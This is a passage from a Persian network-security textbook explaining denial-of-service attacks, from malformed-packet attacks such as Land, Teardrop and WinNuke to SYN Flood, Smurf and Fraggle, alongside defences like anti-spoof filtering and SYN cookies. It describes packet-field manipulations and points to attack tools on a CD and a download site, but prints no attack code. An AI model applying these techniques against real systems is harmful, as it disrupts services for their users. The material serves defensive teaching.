در **"حملات DoS از بیرون"** ، حمله با هدف ایجاد اخلال ، از یک نقطه در شـبکهٔ اینـترنت شـروع می‌شود و نفـــوذگر نیاز به داشتن هیچگونه مجوزی برای ورود به سیستم نـدارد. یکـی از شـایع‌ترین حملات برای درهم شکستن یک سرویس‌دهنده ، بمباران آن بـا **"بسـته‌های نـاقص و دارای اشـکال"**[۱] است. این حمله احتمالاً در یکی از پروسه‌های پشتهٔ TCP/IP ایجاد اشکال می‌کند و اگر سـرویس‌دهندهٔ هدف در یکی از این پروسه‌ها (که بسیار متعددند) دارای آسیب‌پذیـری[۲] باشـد قطعـاً درهـم شکسـته[۳] خواهد شد. معمولاً در این نوع حملات ، نفـــوذگر در یک حاشیهٔ امنیت قرار می‌گـیرد و کمـترین ردّ پا را بجا می‌گذارد بهمین دلیل از ابتدای هزارهٔ جدید بشدّت رایج شده است.

---

[۱] Malformed Packet Attack
[۲] Vulnerability
[۳] Crash/Smash

در زیر خطرناکترین حملات از نوع "بمباران با بسته‌های ناقص" را معرفی می‌کنیم:

- **حملهٔ نوع Land** : در این نوع حمله که بر علیه پروسهٔ TCP انجام می‌شود ، انبوهی از بسته‌های TCP با مشخصات زیر به سمت ماشین هدف گسیل می‌شوند:
  - فیلدهای Source Port و Destination Port دقیقاً مانند هم تنظیم می‌شود؛ مقداری که در این فیلد قرار می‌گیرد ، شمارهٔ یکی از پورتهای بازِ ماشین هدف است.
  - فیلدهای Destination IP Address ، Source IP Address دقیقاً مانند هم تنظیم می‌شود. مقداری که در آن قرار می‌گیرد آدرس IP از ماشین هدف است.

ماشین هدف ، این بسته‌ها را دریافت کرده و تحویل پروسهٔ TCP می‌دهد. چون آدرس مبداء و مقصد یکسان هستند ، وقتی پروسهٔ TCP بسته‌هایی را در پاسخ به آنها تولید و به مبداء آن ارسال می‌کند این بسته‌ها به خود ماشین برمی‌گردند و این روند ممکن است تکرار شود؛ نسخه‌های قدیمی‌تر TCP/IP در این حالت درهم شکسته می‌شوند.

شکل (۱-۹) حملهٔ Land را نشان می‌دهد. گزارشها حاکی از آن است که بسیاری از سیستمهای مبتنی بر یونیکس، Windows ، مسیریابها و چاپگرهای شبکه از این نقطه ضعف رنج می‌برند.

- **حملهٔ Latierra** : این حمله دقیقاً همانند حملهٔ نوع Land است با این قابلیت که بسته‌های نوع Land ، برای چندین پورت باز روی ماشین هدف ارسال می‌شوند.

- **حملهٔ نوع Ping of Death** : در این نوع حمله یک بستهٔ نوع Ping با اندازهٔ بیش از 64KByte برای هدف ارسال می‌شود. با توجه بدانکه ارسال بسته‌های Ping بزرگتر از 64KByte غیر مجاز است ، پروسهٔ ICMP از پشتهٔ پروتکلی TCP/IP با دریافت چنین بسته‌ای مختل می‌شود زیرا برای مواجهه با چنین حالتی تمهیدی اندیشیده نشده است. گزارشها حاکی است که بسیاری از سیستمهای Windows ، یونیکس، مسیریابها و چاپگرهای شبکه در مقابل این حمله آسیب‌پذیرند.

- **حملهٔ نوع Jolt2** : در این حمله یک جریان طولانی و وسیع از بسته‌های (دیتاگرامهای) قطعه‌قطعه شدهٔ IP ، به سمتِ ماشین هدف در شبکه هدایت می‌شود.[1] در بین این قطعات ، قطعهٔ اوّل (با مشخصهٔ Fragment Offset =0) وجود ندارد. لذا پروسهٔ IP در ماشین هدف ، برای عمل بازسازی هر بسته مجبور است همهٔ قطعات را در حافظه نگه دارد. اگر این عمل بصورت بمباران ادامه یابد تمام منابع حافظهٔ در اختیار پروسهٔ IP ، به پایان می‌رسد و عملکرد آن مختل خواهد شد. با مختل شدن پروسهٔ IP ، ارتباط آن ماشین با دنیای خارج قطع خواهد شد! گزارشها حاکی از آن است که تمام سیستم عاملهای ویندوز از ۹۵ تا ۲۰۰۰ از این اشکال رنج می‌برند.

- **حملهٔ نوع Teardrop**[2] : در این نوع حمله ، بسته‌های قطعه‌قطعه شدهٔ IP با تنظیم غلط فیلد Fragment Offset ، برای هدف ارسال می‌شوند در حالی که قطعات مختلف پشت سر هم نیستند و با

---

[1] **برای آشنائی با عمل قطعه‌قطعه‌سازی (Fragmentation) بسته‌های IP به فصل دوم مراجعه کنید.**

[2] **حملهٔ نوع Teardrop با اسامی NewTear ، Bonk و Syndrop نیز معرفی شده است.**

شکل (۱-۹) حملهٔ Land

هم اشتراک و روی هم افتادگی (Overlap) دارند و بنابراین بطرز صحیحی بازسازی نخواهند شد. برخی از نسخه‌های TCP/IP که بصورت پویا از حافظه استفاده می‌کنند با دریافت چنین قطعاتی در عملیات بازسازی قطعات دچار اختلال جدّی خواهند شد. گزارشها حاکی است سیستمهای عامل ویندوز ۹۵ ، ۹۸ ، NT و لینوکس از این مشکل رنج می‌برند.

- **حملهٔ نوع Winnuke** : در این نوع حمله داده‌های بی‌ارزش[۱] و بسیار طولانی به پورت شمارهٔ 139 TCP از ماشینهائی که سیستم عامل آنها Windows 95 یا NT است ارسال می‌شود. در سیستم عامل ویندوز این پورت متعلق به پروسهٔ "مدیریت فایلهای اشتراکی باز" است. هرگاه داده‌های ارسالی به این شماره پورت در قالب مشخص و تعریف شدهٔ پروتکل SMB[۲] نباشند سیستم درهم شکسته می‌شود. البته این اشکال فقط در Windows 95/NT گزارش شده است.

در تمام این شش نوع حمله، اصول خرابکاری مبتنی بر تنظیم اشتباه برخی از فیلدهای بستهٔ IP یا TCP است بگونه‌ای که پروسهٔ پردازش‌کننده آن بسته ، دچار سردرگمی شده و نهایتاً درهم شکسته شود. وجود این مشکلات در تمام سیستمهای عامل گزارش نشده بلکه فقط در برخی از آنها این اشکالات وجود دارد.

به منظور تحقیق و آزمایش سیستم عامل

برنامه‌های Jolt ، Land ، Lattiera ، Ping of Death ، TearDrop و WinNuke بهمراه کدهای منبع برخی از آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. برای آزمایش آسیب‌پذیری سیستم عامل خود از این ابزارها برای شبیه‌سازی حملات استفاده کنید. آدرس موقعیت این برنامه‌ها بر روی CD ، در انتهای فصل مشخص شده است. برای بدست آوردن اطلاعات بیشتر به آدرس *http://packetstorm.securify.com/DoS* مراجعه کنید.

---

[۱] Garbage
[۲] Server Message Block

یکی دیگر از حملات DoS تکنیک حمله به ARP است که در فصل قبلی تحت نـام ARP-Spoofing بدان اشاره شد. با این تکنیک یک ایستگاه از سرویس‌دهی روی شبکه عاجز می‌ماند.

روش پیشگیری از حملات DoS از بیرون

برای مقابله با حملات نوع DoS که در بخش قبلی معرفی شدند اقدامـات زیـر بـاید در رأس کارهـای مسئول شبکه قرار بگیرد:

- چون اکثر حملات ششگانهٔ معرفی شده ، بر اساس نقاط ضعف یک سیستم عامل خـاص شـکل می‌گیرد ، باید همیشه با شرکت طراح سیستم عامل در تماس بوده و در گروههای خبری کاربران آنها شرکت فعال داشته باشید و به محض گزارش یک شکاف امنیتی ، برنامـهٔ اصلاح‌کننـده آنـرا (Patch) تهیه و نصب کنید.
- حملاتی همانند Land از آدرسهای جعلی و دروغین IP اسـتفاده می‌کننـد لـذا بـاید از دیوارهـای آتش با قابلیت تشخیص آدرسهای جعلی بهره بگیرید تا بسته‌هائی که آدرس IP مبداء و مقصـد آنـها یکسان است ، در مدخل شبکه حذف شود. این قابلیت که به نام Anti-Spoof-Filter مشهور اسـت در فصل قبل تشریح شد.
- برای پیشگیری از حملات ARP مسـئول شـبکه بـاید در ماشـینهای حسـاس شـبکه ، از جـدول ایستای ARP استفاده کند بگونه‌ای که این جدول (ذخـیره شـده حافظـهٔ نـهان–Cache–) قـابل تغیـیر نباشد. اگرچه پیکربندی ماشینها بدین صـورت ، بـرای مسـئول شـبکه کمـی سـخت اسـت و بـرای شبکه‌های محلی نسبتاً بزرگ دردسر ایجاد می‌کند ولی ارزشش را دارد!

حملهٔ *DoS* از نوع تلف کردن منابع سیستم (از راه دور)

هدف از این نوع حمله آنست که یک پروسه تمام منابع اختصاص یافته به خود را(شبیه حافظه یـا پهنای باند) تلف کرده و به اتمام برساند و بدین ترتیب در ادامهٔ کارش با مشکل مواجه شود؛ یعنی یـا کاملاً مختل شود یا بسیار کند و غیرقابل تحمل عمل کند.

در ادامه برخی از این حملات را تجزیه و تحلیل می‌کنیم:

حملهٔ نوع SYN Flood


در فصـل دوم گفتیـم کـه یـک ارتبـاط(اتصـال) TCP ، طبـق قـاعدهٔ دسـت‌تکانی سـه مرحلـه‌ای (3-Way Handshake) شکل می‌گیرد. اوّلین مرحله برای تقاضای یک ارتباط ، ارسال بستهٔ TCP با تنظیم بیت SYN=1 ، برای ماشین سرویس‌دهنده می‌باشـد. (ارسـال بسـتهٔ SYN) بـه شـرطی کـه در سـمت سرویس‌دهنده پورت مربوطه باز باشد و پروسه‌ای به آن پورت گوش بدهد در مرحلهٔ دوّم یک بسته با مشـخصات SYN=1 و ACK=1 از سـمت سـرویس‌دهنده بـرای متقـاضی ارتبـاط ارسـال می‌شـود.

(ارسال بستهٔ SYN-ACK)

مسئلهٔ بسیار حیاتی آنست که پروسهٔ TCP در سمت سرویس‌دهنده ، مجبور است پس از دریافت بستهٔ SYN ، محتوای فیلد Sequence Number آنرا (که اختصاراً ISN می‌نامیم) در جائی ذخیره کند تا آنکه در مرحلهٔ سوّم از آن استفاده شود. پروسهٔ TCP به ازای دریافت هر بستهٔ SYN یک قطعهٔ کوچک از فضای حافظه خود را بدین منظور اختصاص می‌دهد و اطلاعات لازم از هر بستهٔ SYN را در آن ذخیره می‌کند ، تا در آینده ، هنگام تکمیل مرحلهٔ سوّم دست‌تکانی از آن استفاده کند. هر بار سرویس‌دهنده ، یک بستهٔ SYN دریافت کند یک ارتباط **"نیمه‌باز و غیرفعال"** (Half open) بوجود می‌آید که باید جهت تکمیل مراحل و فعال شدن آن در آینده ، اطلاعاتی از فیلدهای آن بسته در حافظه ذخیره شود. بدین منظور پروسهٔ TCP ، از تمام ارتباطات نیمه‌باز ، یک صفّ (Queue) تشکیل می‌دهد و اطلاعات لازم از هر ارتباط نیمه‌باز را درون این صف ذخیره می‌کند. نقطهٔ ضعف سیستم از همینجا ناشی می‌شود:

فرض کنید که یک بسته SYN به مقصد برسد و اطلاعات لازم از آن درون صفّ ذخیره شود ولی مراحل بعدی آن ادامه نیابد. اطلاعات درون صف تا مدت زمان زیادی باقی خواهد ماند تا آنکه زمان سپری شده از حدّی بگذرد و آن اطلاعات از صف دور انداخته شود. مدت زمانی که TCP برای تکمیل یک ارتباط نیمه‌باز صبر می‌کند بسیار زیاد است. (چیزی بین ٤٥ ثانیه تا ٣٦٠ ثانیه)

در **حملهٔ SYN Flood** (سیل بسته‌های SYN) ، نفوذگر در یک حلقهٔ بی‌نهایت بسته‌های SYN را تولید و با آدرسهای IP دروغین به سمت هدف ارسال می‌کند. در سرویس‌دهنده به ازای دریافت هر یک از آنها یک عنصر به صف و یکی به تعداد ارتباطات نیمه‌باز اضافه می‌شود. چون هیچگاه این ارتباط نیمه‌باز TCP تکمیل نخواهد شد لذا صف مربوطه شروع به رشد می‌کند و تا سپری شدن زمان انقضاء ، صف خالی نخواهد شد. اگر نفوذگر پهنای باند کافی در اختیار داشته باشد تا بتواند تعداد بسیار زیادی بستهٔ SYN را به سمت سرویس‌دهندهٔ هدف بفرستد بگونه‌ای که قبل از زمان انقضا و خالی شدن صف ، فضای مُجاز حافظهٔ آن پر شود، در صف جائی برای پذیرش تقاضای برقراری ارتباط TCP باقی نمی‌ماند و سرویس‌دهنده عملاً از کار می‌افتد و این همان هدفی است که نفوذگر دنبال می‌کرده است! شکل (۲-۹) حملهٔ SYN Flood را نشان می‌دهد.




شکل (۲-۹) حملهٔ SYN Flood

اگرچه پس از انقضای زمان ، صف تخلیه می‌شود ولی اولاً این زمان بسیار زیاد است و ثانیاً نفـــوذگر قادر است این روند را تکـــرار کنـد یعنـی اگـر ایـن عمـل در فواصـل زمـانی مشـخص تکـرار شـود سرویس‌دهنده بطور دائم مختل خواهد شد.

حملهٔ نوع SYN-Flood یک مشکل دیگر هم بوجود می‌آورد: با دریافت یک بسـتهٔ SYN گذشـته از ذخیره‌سازی اطلاعات لازم در صف مربوطه، در پاسخ به آن یک بسته بنام SYN-ACK برمـی‌گـردد کـه در حقیقت مرحلهٔ دوّم از "دست‌تکانی سه مرحله‌ای" محسوب می‌شود. در نظر بگیرید که نفـــوذگـر هنگام ارسال بسته‌های SYN ، از آدرسهای IP جعلی متعلق به ماشـــینهایی اسـتفاده کنـد کـه در شـبکهٔ اینترنت موجود و فعال (Alive) باشند؛ در این حالت سرویس‌دهندهٔ تحت حمله بســته‌های SYN-ACK را به سمت آنها هدایت می‌کند. چون این ماشینها انتظار دریافت چنین بسته‌ای را نداشته‌اند در پاسخ به آن بستهٔ RESET ارسال خواهند کرد. صدمات این حمله در قـالب از دسـت رفتـن پـهنای بـاند ظـاهر می‌شود ولی معمولاً نفـــوذگران کمتر سعی می‌کنند که از آدرســهای IP جعلـی ولـی فعـال در شـبکه استفاده کنند زیرا وقتی آن ماشین بستهٔ RESET پس می‌فرستد کمک خواهد کرد کـه صـف ارتباطـات نیمه‌باز شروع به خالی شدن نماید چون تکلیف یک ارتباط نیمه‌باز با دریافت بســتهٔ RESET مشـخص می‌شود و اطلاعات مربوط به آن از صفّ حذف می‌شود. شکل (۳-۹) مفـهوم ایـن نـوع حملـه را بـه تصویر کشیده است.

اگر سرویس‌دهندهٔ هدف ، RAM بسیار بالایی در اختیار داشته باشد و صـفّ پروسـهٔ TCP ، بتوانـد اطلاعات هزاران هزار ارتباط نیمه‌باز را در خود جا بدهد هیچگاه اشباع نخواهـد شـد. در ایـن حـالت نفـــوذگر مجبور است که حملهٔ SYN Flood را با این هـــدف ادامه بـدهد تـا کـلّ پهنـــای باند کانال



شکل (۳-۹) استفاده از آدرسهای جعلی در حملهٔ SYN Flood

سرویس‌دهنده ، با ترافیک بسته‌های SYN تلف شود. بنابراین نفـــوذگر باید خودش پهنای باندی بیش از سرویس‌دهندهٔ هدف در اختیار داشته باشد. مثلاً اگر سرویس‌دهندهٔ هدف ، یک خط T1 بـا ظرفیـت 1.544Mbps در اختیار داشته باشد، نفـــوذگر به خطی با ظرفیت بیش از خـط T1 نیـاز دارد تـا بتوانـد کانال T1 سرویس‌دهنده را اشباع کند. تا موقعی که سیل بسته‌های SYN ادامه داشته باشد نفـــوذگر بـه هدف خود رسیده است.

مقابلهٔ جدّی با حملهٔ SYN Flood

- بهترین و در عین حال پرهزینه‌ترین راه مقابله با حملهٔ SYN Flood در اختیار داشتن پـــهنای بـاند کافی و کانالهای متعدد برای سرویس‌دهنده‌هاست.
- سرویس‌دهنده‌ها باید منابع حافظهٔ بسیار زیاد و سخاوتمندانه‌ای در اختیار داشته باشند.
- اگر یک سرویس‌دهندهٔ حساس و کلیدی در شبکه وجود دارد که بـاید دائمـاً فعـال باشـد ، لازم است دارای یک ماشین پشتیبان در نقطهٔ دیگری از اینترنت باشد. یعنـی سـایتتان را در دو ISP مجـزا سازماندهی کنید که دومی پشتیبان اولی ولی فعلاً پنهان اسـت. بـا شـروع حملـهٔ SYN Flood اجـازه بدهید این حمله توسط نفـــوذگر ادامه یابد ولی کاربران را به سایت پشتیبان هدایت کنیـد. معمـولاً وقتی حملهٔ SYN Flood به یک ماشین شروع شد آن حمله تا انتها به همان نقطه ادامه خواهـد یـافت در حالی که کاربران مجاز که از آدرسهای حوزه بصـورت www.sitename.com اسـتفاده می‌کننـد بـه آدرس IP جدید ارجاع داده می‌شوند؛ به این عمل "تغییر جهت (Redirection)" گفتـه می‌شـود. عمـل "تغییر جهت" و فراهم کردن شرایط آن هزینهٔ زیادی را بر صاحبان شبکه تحمیل می‌کند ولیکن بـرای سازمانهای بزرگ لازم است.
- برای دفاع در مقابل اشباع شدن صفِ ارتباطات نیمه‌باز، سازندگـان سیسـتمهای عـامل روشـهای متفاوتی را در پیش گرفته‌اند. برخی از آنها اندازهٔ صف مورد استفاده را تا حد نهایت بـزرگ در نظـر گرفته‌اند و برخی دیگر زمان انتظار برای تکمیل ایـن ارتبـاط TCP را کوتـاهتر فـرض کرده‌انـد. اگـر علاقه‌مندید که بدانیـد سیسـتم عـامل شـما از چـه روشـی اسـتفاده می‌کنـد و آیـا در مقـابل حملـهٔ SYN Flood آسیب‌پذیر است یا خیر به آدرس زیر مراجعه کنید:

http://www.nationwide.net/~aleph1/FAQ

زیباترین روش پیشگیری از اشباع شدن صف روشی است که در سیسـتم عـامل Linux بکـار گرفتـه شده است. در Linux بطور کلی صف ارتبـاط نیمـه‌باز حـذف شـده و اصـلاً چنیـن صفـی تشـکیل نمی‌شود. پس در Linux اطلاعات لازم از هر ارتباط نیمه‌باز کجا ذخیره می‌شود؟

در لینوکس اطلاعات لازم که اصلیترین آن Seq No از بستهٔ SYN است به طـور محرمانـه در بسـتهٔ پاسخ یعنی بسته SYN-ACK جاسازی و ارسال می‌شود. حال اگر ارتبـاط TCP بطـرز صحیحـی انجـام شود در مرحلهٔ سوّم مجدداً این اطلاعات باز می‌گردد؛ ولی اگر حمله‌ای در کار باشد پاسـخ بسـته‌های

SYN-ACK باز نخواهد گشت؛ خوشبختانه صفی در کار نیست که اشباع شود! لینوکس این مکـانیزم را SYN Cookie نامگذاری کرده است. در مکانیزم SYN Cookie برای تولید و جاسازی فیلـد Seq No در بستهٔ SYN-ACK ، مبتنی بر مقادیری که فیلدهای زیر در بستهٔ SYN دریافتی دارند یـک مقـدار چـهار بایتی محاسبه می‌شود:

١. Source IP Address
٢. Destination IP Address
٣. source Port Number
٤. Destination Port Number
٥. مقدار فعلی زمان (Time)
٦. یک کلید رمز محرمانه

این مقدار چهار بایتی که براساس تابعی از متغیرهای ششگانهٔ فوق محاسبه می‌شود، به عنوان Seq. No. پیشنهادی در بستهٔ SYN-ACK قرار گرفته و ارسال می‌شود و بدین‌ترتیب ذخیره کـردن Seq No. بستهٔ SYN در حافظه ضرورتی ندارد. دقّت کنید که طبق اصول پروتکل TCP ، فیلد Seq. No. بطـور طبیعـی باید یک مقدار تصادفی داشته باشد ولی در مکانیزم SYN Cookie ،این مقـدار غـیر تصـادفی و حـاوی اطلاعات مفید (و محرمانه) است؛ در عین حال هیچ ناسازگاری با عملکرد TCP ندارد.


به شکل (٤-٩) دقت کنید. در این شکل مکانیزم SYN Cookie تبیین شده است:

- در شرایط طبیعی وقتـی ماشـین Alice یـک ارتبـاط صحیـح TCP را شـروع می‌کنـد بسـته‌ای بـا مشخصات $SYN(A,ISN_A)$ برای ماشین مقصد ارسال می‌کند. ISN_A یک عدد تصادفی است که ماشـین Alice (A) آنرا به عنوان Seq. No. پیشنهاد می‌کند.
- ماشین Bob در سمت مقابل از روی مشخصات ششگانه ، عـدد غـیر تصـادفی ISN_B را محاسـبه کرده و با قرار دادن در بستهٔ SYN-ACK ، ارسال می‌کند. . ISN_B عددی است که ماشین Bob (B) آنرا به عنوان Seq. No. خود پیشنهاد می‌نماید.
- حال وقتی ماشین Alice در مرحلهٔ سوم بـا ارسـال بسـتهٔ $ACK(B,ISN_B)$ مراحـل ارتبـاط TCP را تکمیل می‌کند مقدار ISN_B را همراه دارد. لذا برای بدست آوردن اطلاعاتی که باید در صـف ذخـیره می‌شد (یعنی ISN_A) عکس عمل تابع بر روی ISN_B انجام می‌شود.

وقتی که یک حمله پایه‌ریزی می‌شود پس از دریافت بستهٔ $SYN(X, ISN_X)$ ، پاسخ SYN-ACK آن بـه سمت یک نقطهٔ نامشخص از شبکه ارسال خواهد شد؛ چون ISN_A در بسـتهٔ SYN-ACK جاسـازی و ذخیره شده است در ماشین Alice ، صفی که اشباع شود در کار نخواهد بود!

اگر از سیستم عامل لینوکس استفاده می‌کنید برای فعال کـردن ایـن مکـانیزم ، بـاید از فرمـان زیـر استفاده کنید:

```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```



شکل (٤-٩) مکانیزم SYN Cookie برای پیشگیری از اشباع شدن صفّ پروسهٔ TCP

حملهٔ نوع *Smurf*

حملهٔ Smurf یکی دیگر از حملات شایع DoS محسوب می‌شود. البته مقابله با این حمله ساده است ولی اگر از شرایط بروز آن پیشگیری نشود ، بسیار مخرب خواهد بود. این نوع حمله بر ارسال فراگیر (Broadcast) بسته در درون یک شبکهٔ محلی استوار است. بگونه‌ای که در فصل مفاهیم TCP/IP (فصل دوم) اشاره شد ، آدرس IP شامل دو بخش NetID و HostID است؛ اگر تمام بیتهای بخش HostID به 1 تنظیم شود ، بستهٔ IP توسط همهٔ ماشینهای آن شبکهٔ محلی دریافت خواهد شد. آدرسهای زیر همگی فراگیر محسوب می‌شوند:

10.255.155.255 Class A

131.131.255.255 Class B

1**92.148.171.255** Class C

وقتی مسیریاب بسته‌ای را دریافت کند که آدرس مقصد آن فراگیر (Broadcast) است ، آدرس فیزیکی (MAC) فریم حامل آن بسته را بگونه‌ای تنظیم می‌کند تا تمام ماشینهای متصل به آن شبکهٔ محلی بسته را از روی کانال بردارند. آدرس MAC فراگیر نیز FF-FF-FF-FF-FF-FF (یعنی چهل و هشت بیت '1') است. بدینصورت تمام ماشینهای شبکه آن بسته را دریافت خواهند کرد.

نفوذگر از این روش برای سرازیر کردن یک سیل ویرانگر از بسته‌ها به سمت ماشین قربانی استفاده می‌کند. به سناریوی زیر دقت کنید:


- نفوذگر یک بستهٔ ICMP Echo Request (بستهٔ Ping) را با تنظیم آدرس بصورت فراگیر ، برای تمام ماشینهای شبکه ارسال می‌کند. این بسته توسط تمام ماشینها دریافت شده و هر یک از آنها بصورت جداگانه سعی می‌کنند به سمت مبداء آن ، بستهٔ ICMP Echo Reply ارسال نمایند. بعنوان

مثال اگر روی شبکه ۳۰ ماشین فعال وجود داشته باشد با ارسال یک بستهٔ Ping (ICMP Echo Request) ماشین مبداء سی بستهٔ پاسخ دریافت خواهد کرد.

- حال فرض کنید نفوذگر در فیلد آدرس IP مبداء (Source IP Address) بسته ، بصورت جعلی آدرس ماشین قربانی را قرار بدهد و آنرا روی شبکه ارسال نماید. ماشین قربانی به ناگاه تعداد زیادی بستهٔ (ICMP Echo Request) دریافت می‌کند و بمباران می‌شود! تعداد بسته‌هایی که قربانی دریافت می‌کند به تعداد ماشینهای شبکهٔ محلی خواهد بود. فرض کنید در یک شبکهٔ محلی به تعداد ***k*** ماشین فعال وجود داشته باشد. اگر نفوذگر در هر ثانیه ***n*** بستهٔ Ping ، روی آن شبکه بفرستد ماشین قربانی در هر ثانیه به تعداد ***k*×*n*** بسته دریافت خواهد کرد. ماشینهای درون شبکه ناخودآگاه به این حمله کمک کرده‌اند بهمین دلیل به آنها تقویت‌کننده یا SMURF Amplifier گفته می‌شود. در این حملهٔ خطرناک اگر نفوذگر یک خط 56kbps در اختیار داشته باشد و بفرض ۳۰ ماشین روی شبکهٔ هدف فعّال باشد ، ماشین قربانی در هر ثانیه با سیلی معادل 1.68Mbps مواجه خواهد شد که این حجم بیشتر از خط T1 خواهد بود. مفهوم Smurf Amplifier در شکل (۵-۹) نشان داده شده است.

ایجاد سیل بسته‌های ICMP بسیار ساده است ولی راه مقابله با آن نیز ساده است. در آدرس زیر می‌توان نرم‌افزارهای شبیه‌ساز این نوع حمله را بدست آورد:

http://packetstorm.securify.com



شکل (۵-۹) حملهٔ نوع Smurf و مفهوم Smurf Amplifier

به منظور تحقیق و آزمایش مسیریاب

برنامهٔ Smurf بهمراه کدهای منبع آن (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. برای آزمایش آسیب‌پذیری مسیریاب خود از این ابزار برای شبیه‌سازی این حمله استفاده کنید. آدرس موقعیت این برنامه‌ها بر روی CD ، در انتهای فصل مشخص شده است.

عبور دادن بسته‌های فراگیر (Broadcast) از بیرون به درون شبکهٔ محلی ، نقطه ضعف یک مسیریاب محسوب می‌شود و نفوذگر در فاز شناسائی قادر خواهد بود که این نقطه ضعف را کشف کند. برای بدست آوردن نرم‌افزار آشکارکنندهٔ این ضعف به آدرسهای زیر مراجعه کنید:

http:// www.netscan.com/

http://www.pulltheplug.com/broadcast2.html

نرم‌افزار Nmap نیز که قبلاً بدان اشاره شده می‌تواند جهت کشف این نقطهٔ ضعف بکار گرفته شود.

حملهٔ نوع Fraggle

این حمله دقیقاً شبیه حملهٔ Smurf است با این تفاوت که بجای ارسال بسته‌های ICMP از بسته‌های UDP استفاده می‌شود. بعنوان مثال فریمی بطور فراگیر روی شبکه ارسال می‌شود که حاوی یک بستهٔ UDP با شماره پورت ۷ است. پروسهٔ متناظر با این پورت ، عمل Echo را انجام می‌دهد یعنی هر داده‌ای که برای آن ارسال شود ، عیناً به مبداء آن باز می‌گردد. تقریباً تمام ماشینها این پورت باز را دارند. اگر بسته به صورت فراگیر ارسال شود ، تمام ماشینهای شبکه آنرا دریافت کرده و هر یک از آنها جداگانه ، محتویات آن بسته را به مبداء پس می‌فرستند.

اگر همانند حملهٔ Smurf ، آدرس IP ماشین قربانی بصورت جعلی در فیلد آدرس مبداء بسته، تنظیم شده باشد ، ماشین هدف با سیل بسته‌های UDP مواجه خواهد شد.

